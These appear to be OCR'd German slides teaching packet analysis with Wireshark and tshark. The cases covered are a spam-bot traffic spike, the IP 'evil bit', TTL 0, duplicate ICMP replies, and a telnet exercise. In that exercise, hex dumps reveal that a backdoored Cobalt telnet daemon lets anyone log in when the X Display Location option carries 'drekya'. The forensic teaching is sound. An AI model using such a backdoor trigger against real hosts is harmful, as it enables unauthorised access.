
Period: 2 Days Ago

Graph Type: Stacked

Units: pps


Showing > **Average** | Max | PCT95

	TCP Application	Port	In	Out	Total ▲
☑	smtp	25	29.90 Kpps	38.39 Kpps	68.29 Kpps
☑	www-http	80	17.38 Kpps	29.60 Kpps	46.98 Kpps
☑	macromedia-fcs	1935	1.53 Kpps	5.45 Kpps	6.98 Kpps
☑	pop3	110	2.34 Kpps	4.52 Kpps	6.85 Kpps




Mail Server

- Problem
  - 3 x Session Peaks pro Tag kurz nacheinander (up to 150’000 pps anstatt max 50’000 pps)
  - kein zusätzlicher Datenverkehr
  - keine zusätzlichen Mails




Problem Punkte

- Mail Sniffen ist Rechlich ein kritisches Unterfangen.
- Datenlagerung der Tracefiles
- Datenmenge ist gross (1 GB pro Min)
- Wo liegt das Problem ?



Lösung

- Separate Sniffer Hardware (2 TB Platz)
- Info an Abuse / Rechtsabteilung
- Kontrollierter Zugriff auf die Daten
- Daten nach Auswertung löschen !
- Sniffen mit fortsetzenden Files




Auswertung

- Auswertung aller Source IP's
  inkl. Auswertung GeoIP
- Auswertung gesendeter Mails
  mittels Response Codes
- Auswertung Fehler Meldungen (pro IP)

- Vermutung
  viele Abgewiese (Blacklisted IP) die es
  trotzdem versuchen

blacklisted !

- tshark -nn -r smtp_00017_20100128102126.cap -R "smtp.rsp" | fgrep "Connection not accepted from"



```
3535   1.728958 195.[redacted] -> 188.60.199.161 SMTP S: 451 Connection not accepted from blacklisted IP address [188.60.199.161]
3694   1.732452 195.           -> 220.80.108.138 SMTP S: 451 Connection not accepted from blacklisted IP address [220.80.108.138]
3744   1.733399 195.           -> 123.19.237.148 SMTP S: 451 Connection not accepted from blacklisted IP address [123.19.237.148]
3844   1.735192 195.           -> 220.80.108.138 SMTP S: 451 Connection not accepted from blacklisted IP address [220.80.108.138]
4122   1.740383 195.           -> 188.62.1.79  SMTP S: 451 Connection not accepted from blacklisted IP address [188.62.1.79]
4288   1.742827 195.           -> 87.224.235.193 SMTP S: 451 Connection not accepted from blacklisted IP address [87.224.235.193]
4687   1.749973 195.           -> 62.150.6.65  SMTP S: 451 Connection not accepted from blacklisted IP address [62.150.6.65]
6284   1.781417 195.           -> 41.196.179.251 SMTP S: 451 Connection not accepted from blacklisted IP address [41.196.179.251]
6579   1.785856 195.           -> 95.58.151.56 SMTP S: 451 Connection not accepted from blacklisted IP address [95.58.151.56]
6937   1.791698 195.           -> 109.184.148.112 SMTP S: 451 Connection not accepted from blacklisted IP address [109.184.148.112]
7061   1.794092 195.           -> 193.85.160.210 SMTP S: 451 Connection not accepted from blacklisted IP address [193.85.160.210]
7146   1.795736 195.           -> 121.58.202.25 SMTP S: 451 Connection not accepted from blacklisted IP address [121.58.202.25]
7259   1.797939 195.           -> 77.254.74.70 SMTP S: 451 Connection not accepted from blacklisted IP address [77.254.74.70]
7286   1.798395 195.           -> 89.176.31.252 SMTP S: 451 Connection not accepted from blacklisted IP address [89.176.31.252]
7411   1.800798 195.           -> 113.22.223.45 SMTP S: 451 Connection not accepted from blacklisted IP address [113.22.223.45]
7421   1.801039 195.           -> 188.62.1.79  SMTP S: 451 Connection not accepted from blacklisted IP address [188.62.1.79]
7744   1.807619 195.           -> 188.60.196.213 SMTP S: 451 Connection not accepted from blacklisted IP address [188.60.196.213]
7765   1.808118 195.           -> 221.227.244.131 SMTP S: 451 Connection not accepted from blacklisted IP address [221.227.244.131]
7889   1.810515 195.           -> 212.33.121.186 SMTP S: 451 Connection not accepted from blacklisted IP address [212.33.121.186]
8225   1.818056 195.           -> 78.55.107.134 SMTP S: 451 Connection not accepted from blacklisted IP address [78.55.107.134]
8246   1.818606 195.           -> 220.80.108.138 SMTP S: 451 Connection not accepted from blacklisted IP address [220.80.108.138]
8286   1.819399 195.           -> 220.80.108.138 SMTP S: 451 Connection not accepted from blacklisted IP address [220.80.108.138]
8757   1.827236 195.           -> 213.89.69.115 SMTP S: 451 Connection not accepted from blacklisted IP address [213.89.69.115]
9036   1.832826 195.           -> 213.160.162.99 SMTP S: 451 Connection not accepted from blacklisted IP address [213.160.162.99]
9063   1.833723 195.           -> 89.228.3.90  SMTP S: 451 Connection not accepted from blacklisted IP address [89.228.3.90]
9626   1.844359 195.           -> 220.80.108.138 SMTP S: 451 Connection not accepted from blacklisted IP address [220.80.108.138]
```

Auflösung

- Spam Bot reagiert nicht auf Fehlermeldungen -> schlechter Code
- Fehlermeldung vom SMTP Server ist mit 451 (Requested action aborted: local error in processing) ist ev. durch eine bessere / passendere zu ersetzen.

- Aufwand: total ca. 3 Arbeitstage…


telnet …

- Sample File: telnet.cap
  2 Telnet Sessions..
  (Client 192.168.2.101 / Server 192.168.2.200)

- Know the protocol…..
- Schau genau hin…. Und finde den/die Unterschied(e)….


real telnet

- Schau genau hin, was NACH dem SYN/SYN_ACK/ACK geschieht…



```
⊞ Frame 4 (81 bytes on wire, 81 bytes captured)
⊞ Ethernet II, Src: QuantaCo_cb:70:5b (00:16:36:cb:70:5b), Dst: Motorola_85:c8:00 (00:24:37:85:c8:00)
⊞ Internet Protocol, Src: 192.168.2.101 (192.168.2.101), Dst: 192.168.2.200 (192.168.2.200)
⊞ Transmission Control Protocol, Src Port: 34889 (34889), Dst Port: telnet (23), Seq: 1, Ack: 1, Len: 27
⊟ Telnet
    Command: Do Suppress Go Ahead
    Command: Will Terminal Type
    Command: Will Negotiate About Window Size
    Command: Will Terminal Speed
    Command: Will Remote Flow Control
    Command: Will Linemode
    Command: Will New Environment Option
    Command: Do Status
    Command: Will X Display Location
```


real telnet



```
⊞ Frame 5 (60 bytes on wire, 60 bytes captured)
⊞ Ethernet II, Src: Motorola_85:c8:00 (00:24:37:85:c8:00), Dst: QuantaCo_cb:70:5b (00:16:36:cb:70:5b)
⊞ Internet Protocol, Src: 192.168.2.200 (192.168.2.200), Dst: 192.168.2.101 (192.168.2.101)
⊞ Transmission Control Protocol, Src Port: telnet (23), Dst Port: 34889 (34889), Seq: 1, Ack: 28, Len: 3
⊟ Telnet
    Command: Will Echo
```

packetlevel
protocol analysis and network troubleshooting

ncat




```
⊞ Frame 149 (54 bytes on wire, 54 bytes captured)
⊞ Ethernet II, Src: QuantaCo_cb:70:5b (00:16:36:cb:70:5b), Dst: Motorola_85:c8:00 (00:24:37:85:c8:00)
⊞ Internet Protocol, Src: 192.168.2.101 (192.168.2.101), Dst: 192.168.2.200 (192.168.2.200)
⊞ Transmission Control Protocol, Src Port: 34890 (34890), Dst Port: telnet (23), Seq: 1, Ack: 1, Len: 0
```

packetlevel
protocol analysis and network troubleshooting

real telnet


- Follow TCP Stream



```
........... ..!.."..'.....#............

login: ........... ..!.."..'.....#...aaddmmiinn
.

Password:password
.

Login incorrect


login: aaddmmiinn
.

Password:12345
.

Login incorrect
```

ncat


- Follow TCP Stream



```
.........

login: admin
admin

Password:admin


Login incorrect


login: admin
admin

Password:hallo


Login incorrect
```

Why ?


- Hacked Cobalt System
  “New” Telnet Daemon mit backdoor
  Anmeldung war ohne User/PW mit Telnet Optionen möglich
  (Tip: drekya)



```
    00000000  ff fd 18 ff fd 20 ff fd  23 ff fd 27               ..... .. #..'
00000000  ff fb 18 ff fb 20 ff fb  23 ff fb 27               ..... .. #..'
    0000000C  ff fa 20 01 ff f0 ff fa  23 01 ff f0 ff fa 27 01 .. ..... #.....'.
    0000001C  ff f0 ff fa 18 01 ff f0                          ........
0000000C  ff fa 20 00 33 38 34 30  30 2c 33 38 34 30 30 ff .. .3840 0,38400.
0000001C  f0 ff fa 23 00 64 72 65  6b 79 61 ff f0 ff fa 27 ...#.dre kya....'
0000002C  00 00 44 49 53 50 4c 41  59 01 64 72 65 6b 79 61 ..DISPLA Y.drekya
0000003C  ff f0 ff fa 18 00 56 54  31 30 30 ff f0          ......VT 100..
    00000024  ff fb 03 ff fd 01 ff fd  1f ff fb 05 ff fd 21    ........ ......!
00000049  ff fd 03 ff fc 01 ff fb  1f ff fa 1f 00 60 00 18 ........ .....`..
00000059  ff f0 ff fd 05 ff fb 21                          .......!
    00000033  ff fb 01 0d 0a 43 6f 62  61 6c 74 20 4c 69 6e 75 .....Cob alt Linu
    00000043  78 20 72 65 6c 65 61 73  65 20 35 2e 30 20 28 50 x releas e 5.0 (P
    00000053  61 63 69 66 69 63 61 29  0d 0a 4b 65 72 6e 65 6c acifica) ..Kernel
    00000063  20 32 2e 32 2e 31 36 43  32 37 5f 49 49 49 20 6f  2.2.16C 27_III o
    00000073  6e 20 61 6e 20 69 35 38  36 0d 0a                n an i58 6..
00000061  ff fd 01                                         ...
    0000007E  6c 6f 67 69 6e 3a 20                             login: 
00000064  1c                                                .
    00000085  ff
```

Find…


- wireshark (easy)
- tshark (hex level)



```
⊟ Telnet
  ⊟ Suboption Begin: Terminal Speed
      Option data
    Command: Suboption End
  ⊟ Suboption Begin: X Display Location
      Here's my X Display Location
      Value: drekya
    Command: Suboption End
  ⊟ Suboption Begin: New Environment Option
      Option data
    Command: Suboption End
  ⊟ Suboption Begin: Terminal Type
      Here's my Terminal Type
      Value: VT100
    Command: Suboption End
```

IP + TCP/UDP Headers


- caputure file: icmp.cap
- wo liegt das Problem
- Expert Info



Wireshark: 1 Expert Info

Errors: 0 Warnings: 0 Notes: 1 Chats: 0

No.	Sever.	Group	Protocol	Summary
3	Note	Sequence	IP	"Time To Live" only 0




```
⊞ Frame 3 (60 bytes on wire, 60 bytes captured)
⊞ Ethernet II, Src: 00:16:36:cb:70:5b (00:16:36:cb:70:5b), Dst: 00:24:37:85:c8:00 (00:24:37:85:c8:00)
⊟ Internet Protocol, Src: 192.168.2.101 (192.168.2.101), Dst: 192.168.2.200 (192.168.2.200)
    Version: 4
    Header length: 20 bytes
  ⊞ Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
    Total Length: 46
    Identification: 0x0001 (1)
  ⊞ Flags: 0x04
    Fragment offset: 0
  ⊞ Time to live: 0
    Protocol: ICMP (0x01)
  ⊞ Header checksum: 0xb450 [correct]
```

- Doch ….

IP Header

- Filter= “ip.flags.rb == 1” <- evil Bit




```
⊞ Frame 1 (60 bytes on wire, 60 bytes captured)
⊞ Ethernet II, Src: 00:16:36:cb:70:5b (00:16:36:cb:70:5b), Dst: 00:24:37:85:c8:00 (00:24:37:85:c8:00)
⊟ Internet Protocol, Src: 192.168.2.101 (192.168.2.101), Dst: 192.168.2.200 (192.168.2.200)
    Version: 4
    Header length: 20 bytes
  ⊞ Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
    Total Length: 46
    Identification: 0x0001 (1)
  ⊟ Flags: 0x04
      1.. = Reserved bit: Set
      .0. = Don't fragment: Not Set
      ..0 = More fragments: Not Set
    Fragment offset: 0
    Time to live: 255
    Protocol: ICMP (0x01)
  ⊞ Header checksum: 0xb54f [correct]
    Source: 192.168.2.101 (192.168.2.101)
    Destination: 192.168.2.200 (192.168.2.200)
```

evil bit !

icmp multi replays


- Ein ICMP request -> mehrere Antworten
- Capture file: icmp_multi.cap




```
tzhwech3@U120859 $ ping 192.168.33.178
PING 192.168.33.178 (192.168.33.178): 56 data bytes
64 bytes from 192.168.33.178: icmp_seq=0 ttl=121 time=187 ms
64 bytes from 192.168.33.178: icmp_seq=0 ttl=121 time=187 ms
64 bytes from 192.168.33.178: icmp_seq=1 ttl=121 time=109 ms
64 bytes from 192.168.33.178: icmp_seq=1 ttl=121 time=125 ms
64 bytes from 192.168.33.178: icmp_seq=2 ttl=121 time=109 ms
64 bytes from 192.168.33.178: icmp_seq=2 ttl=121 time=109 ms
64 bytes from 192.168.33.178: icmp_seq=3 ttl=121 time=109 ms
64 bytes from 192.168.33.178: icmp_seq=3 ttl=121 time=109 ms
64 bytes from 192.168.33.178: icmp_seq=4 ttl=121 time=109 ms
64 bytes from 192.168.33.178: icmp_seq=4 ttl=121 time=109 ms

----192.168.33.178 PING Statistics----
5 packets transmitted, 10 packets received, -- somebody's printing up packets!
round-trip (ms)  min/avg/max/med = 109/126/187/109

tzhwech3@U120859 $
```

icmp multi replays

- ist das Normal ?
- Messfehler ?
- Doppelte IP's
- Irgendeine Idee ?



